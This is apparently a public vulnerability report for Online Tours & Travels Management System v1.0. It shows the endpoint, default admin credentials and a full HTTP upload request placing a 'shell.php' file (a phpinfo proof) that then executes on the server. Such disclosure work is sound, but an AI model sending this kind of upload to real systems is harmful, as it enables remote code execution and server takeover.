

main

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bug_report / vendors / mayuri_k / online-tours-travels-management-system / RCE-1.md



xd201qaz Create RCE-1.md

History

1 contributor

83 lines (58 sloc) | 2.72 KB

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Online Tours & Travels Management System v1.0 by mayuri_k has arbitrary code execution (RCE)

BUG_Author: XD201-MENG@QI

vendors: <https://www.sourcecodester.com/php/14510/online-tours-travels-management-system-project-using-php-and-mysql.html>

The program is built using the xampp-php8.1 version

Login account: mayuri.infospace@gmail.com/admin (Super Admin account)

Vulnerability url: ip/tour/admin/operations/update_settings.php

Loophole location: Online Tours & Travels management system's admin/settings.php file exists arbitrary file upload (RCE)

Request package for file upload:

```
POST /tour/admin/operations/update_settings.php?id=2 HTTP/1.1
```

```
Host: 192.168.1.19
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/tour/admin/settings.php
Cookie: PHPSESSID=g29omi7f91g3h7ud1uhq6rbmkv
Connection: close
Content-Type: multipart/form-data; boundary=-----2489218478267
Content-Length: 1288

-----248921847826758
Content-Disposition: form-data; name="title"

Tours and Travels

-----248921847826758
Content-Disposition: form-data; name="f_image"; filename=""
Content-Type: application/octet-stream

-----248921847826758
Content-Disposition: form-data; name="old_img"

favi.png

-----248921847826758
Content-Disposition: form-data; name="logo_image"; filename="shell.php"
Content-Type: application/octet-stream

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<?php phpinfo();?>

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Content-Disposition: form-data; name="old_img1"

logo_by NB.png

-----248921847826758
Content-Disposition: form-data; name="login_image"; filename=""
Content-Type: application/octet-stream

-----248921847826758
Content-Disposition: form-data; name="old_img2"

logo_by NB.png

-----248921847826758
Content-Disposition: form-data; name="currency"

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
-----248921847826758
Content-Disposition: form-data; name="footer"

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Content-Disposition: form-data; name="update"


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The files will be uploaded to this directory \tour\admin\settings



We visited the directory of the file in the browser and found that the code had been executed



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PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7)
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.1